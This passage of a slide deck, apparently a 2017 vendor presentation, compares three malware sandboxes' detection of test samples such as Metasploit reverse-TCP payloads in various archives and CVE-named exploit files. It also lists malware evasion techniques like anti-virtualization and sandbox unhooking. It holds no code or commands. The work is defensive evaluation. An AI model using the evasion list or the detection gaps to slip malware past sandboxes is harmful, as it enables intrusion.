93 (1)	100	High risk	Not Detected
94 (1)	100	High risk	Medium Risk
95 (1)	62	High risk	Not Detected
96	80	Low risk	Not Detected
97	74	No risk	Not Detected

(1) Not seen by sensor. Manual submission.

(2) We sent several times all of these payloads. We didn't get the same result the first time and the second time. Filled value is the second result.

(3) Queue was tricked and first analysis took more than 2 hours.

Result overview for 97 samples

Hum… From this overview, who is right??? I exposed the result for only 3 differents vendors…

How can I select the right vendor? Gartner ☺?

Detection rate??? Noway

Consider maturity!

What is a maturity?

1 risk = 1 to N security controls

Security control's main objective is to reduce the residual risk to its minimum.

Aim of the maturity approach:

- figure out the sandbox capability to identify and qualify a wide range of:
  - malicious behaviors, technics over various vectors (file type, protocols, …)
- Wider is the scope of analyzis, better is the solution maturity
- Determine the residual risk level

Needs:

- Build a library of various samples with diametrically opposite/various behaviors/technics
- Don't care if sample is known (unknown is better ;))

Behaviors

Process creation, Start a server socket, Packer (roughly 30 packers), Hook to monitor keyboard, Autorun installation, Code injection, Callbacks (http://bit.ly/maltrafficform), System fingerprinting, Set local firewall rule, Stealth private information, NOP, Harvest

Technics

ROP/JOP, VM byte code, Antivirtualization, Unhook the sandbox, Look for forensic and antidebugger tools (ollydb ☺), Look for registry key for evasion, Look for emulator (wine, …), encoding, …

Test Result – Part I

OCTOBER 2017

File type analysis

Test	Vendor A	Vendor B	Vendor C
BreakingPoint-1680x1050.jpg	Unsupported Type	Seen as JPEG	No Information
Gossip - Heavy Cross.mp3 (malicious)	Unsupported Type	Seen as ASK / Detected	Not detected
CVE-2010-0480.avi	Unsupported Type	Seen as AVI	No Information
dating.swf (old flash spec)(malicious)	Unsupported Type	Unsupported Type	No Information
CVE-2011-0611.swf (malicious)	Unsupported Type	Seen as Flash / Detected	Not detected
CVE-2008-5499.swf	Unsupported Type	Seen as Flash	No Information
xercesImpl.jar (key logger func)	Seen as Java	Unsupported Type	No Information
CVE-2012-1723.jar (malicious)	Seens as Java / Detected	Seen as PKZIP / Detected	Not detected
msf_reverse.pdf (malicious)	Seen as PDF / Detected	Seen as PDF / Detected	Detected
Suivi_commandes.xlsm (malicious)	Seen as Document	Seen as MS Office Excel	No Information
Meterpreter.vbs (malicious)	Unsupported Type	Unsupported Type	No Information
CVE-2008-0320.doc	Seen as Document	Seen as MS Office DOC	No Information
scobf.js (malicious)	Unsupported Type	Unsupported Type	No Information
CVE-2011-3400.vsd (malicious)	Seen as application/x-ole-storage / Detected	Seen as MS Office Visio	No Information

File compression analysis

Test	Vendor A	Vendor B	Vendor C
msf_reverse_tcp.7z	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.iso	Not detected	Payload Detected	Not Detected
msf_reverse_tcp.pdf (baseline)	Payload Detected	Payload Detected	Payload Detected
msf_reverse_tcp.pdf.bz2	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.pdf.gz	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.pdf.xz	Payload Detected	Not Detected	Not Detected
msf_reverse_tcp.rar	Payload Detected	Payload Detected	Payload Detected
msf_reverse_tcp.tar	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.tar.gz	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.wim	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp.zip	Payload Detected	Payload Detected	Payload Detected
msf_reverse_tcp_7z_modified_ext.pdf	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp_multiext.rar.pdf.7z.doc.zip	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp_pdfrenamed.zip	Payload Detected	Payload Detected	Not Detected
msf_reverse_tcp_172.16.138_multicompression.zip.bz2	Payload Detected	Payload Detected	Not Detected
pouet.jar	Not Detected	Payload Detected	Not Detected

Test Result – Part II

OCTOBER 2017

Malicious samples

In this evaluation, we used:

- « Cuckoo! » as baseline
- Forensic tools (IDA, OllyDB) to select samples

The goal is to provide:

- Better overview of solution pros and cons
- Scope of each solution

Sample	Vendor A	Vendor B	Vendor C	Cuckoo!	More Details
39	88	No risk	Medium Risk	File has been identified by at least one AntiVirus on VirusTotal as malicious Detects virtualization software with SCSI Disk Identifier trick Checks the version of Bios, possibly for anti-virtualization Detects VirtualBox through the presence of a registry key Installs itself for autorun at Windows startup	Evasion Trying to detect analysis virtual environment (HDD detection) Evasion Trying to detect analysis virtual environment (drivers detection) Evasion Trying to detect analysis virtual environment (malware analysis sandbox detection) Evasion Potential detection of virtual environment (Sandboxie) Evasion Trying to detect analysis virtual environment (installed applications detection) Evasion Trying to detect analysis virtual environment (guest modules detection) Evasion Potential detection of virtual environment (IOCTL_DISK_GET_LENGTH_INFO) Evasion Trying to detect analysis virtual environment (window name detection) Evasion Trying to detect analysis virtual environment (BIOS detection) Evasion Searching for specific processes Evasion Trying to detect analysis virtual environment (user detection) Memory Writing through direct access to physical drives Evasion Trying to detect analysis virtual environment (analysis path detection)

Sample	Vendor A	Vendor B	Vendor C	Cuckoo!	More Details
95	62	High risk	Not Detected	Performs some HTTP requests The binary likely contains encrypted or compressed data. Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) Steals private information from local Internet browsers Installs itself for autorun at Windows startup	Memory Modifying system dlls in memory (shell32.dll) Memory Modifying system dlls in memory (kernel32.dll) Evasion Possibly stalling against analysis environment (sleep) Evasion Possibly stalling against analysis environment (loop) File Loading a new driver Autostart Registering a new service at startup Memory Modifying system dlls in memory (shlwapi.dll) File Modifying executable in Windows directory
96	80	Low risk	Not Detected	Detects virtualization software with SCSI Disk Identifier trick Detects VirtualBox through the presence of a registry key	Evasion Trying to detect analysis virtual environment (HDD detection) Evasion Trying to detect analysis virtual environment (malware analysis sandbox detection) Evasion Trying to detect analysis virtual environment (installed applications detection) Evasion Trying to detect analysis virtual environment (drivers detection)

Final feedbacks

OCTOBER 2017

What can I do to enhance my security level?

How could we block it? Which technics may help to reduce the risk:

=> IP reputation (example: Zeus)

=> SSL statistics (data from SSL handshake, packet sequencing and size, …)

=> Threat Intelligence

=> …

=> Education!!!!

=> Education!!!!

=> Education!!!!

If you are not considering seriously organizational aspect, you have already lost Security, it's 80% organizational aspect and 20% of technical

Last feedback

Inline deployment, really???

Sample execution will use your connection for it!
=> some vendors are establishing a VPN to avoid that

Sandbox doesn't mean « mimic your environment »

You have to consider at the same level maturity and reporting quality
=> no real entry point for analyzis is wasting time
=> summary may help people who is not forensic skilled
=> global overview may help analyst to write his report for management/customer

=> We are not all genius, we have our focus… meaning:
=> not able to read a memory dump on the fly
=> may not aware about all technics
=> not able to read assembly code
=> …

The best technical solution is not necessary the solution that you have to select!

From my experience, all sandboxes have a focus and different scopes.
=> some for Security Operation Center
=> some for CERT (ie. Incident response)
=> …

Malicious Activity Summary

Title	Content
Settings	Lowering Internet Security Settings
Memory	Modifying system dlls in memory (kernel32.dll)
Steal	Reading system license information
Packer	Loading an embedded PE image (potential unpacking)
Steal	
Memory	
Memory	
Search	
Signature	
Memory	
Settings	
Autostart	
Memory	
Memory	
Settings	Disabling support for the SPDY network protocol
Memory	Writing to the memory of a non-child running process

Analysis Summary

Environment (image name):	MAK_xpsp3en_offices_noab_TL (Image A7AEE298638B453E)
Risk level:	High
Notable Characteristics	
Anti-security, self-preservation	✓
Autostart or other system reconfiguration	✓
Deception, social engineering	
File drop, download, sharing, or replication	✓
Hijack, redirection, or data theft	
Malformed, defective, or with known malware traits	✓
Process, service, or memory object change	✓
Rootkit, cloaking	
Suspicious network or messaging activity	✓

TEST. VISIBILITY. SECURITY.

THANK YOU


ixia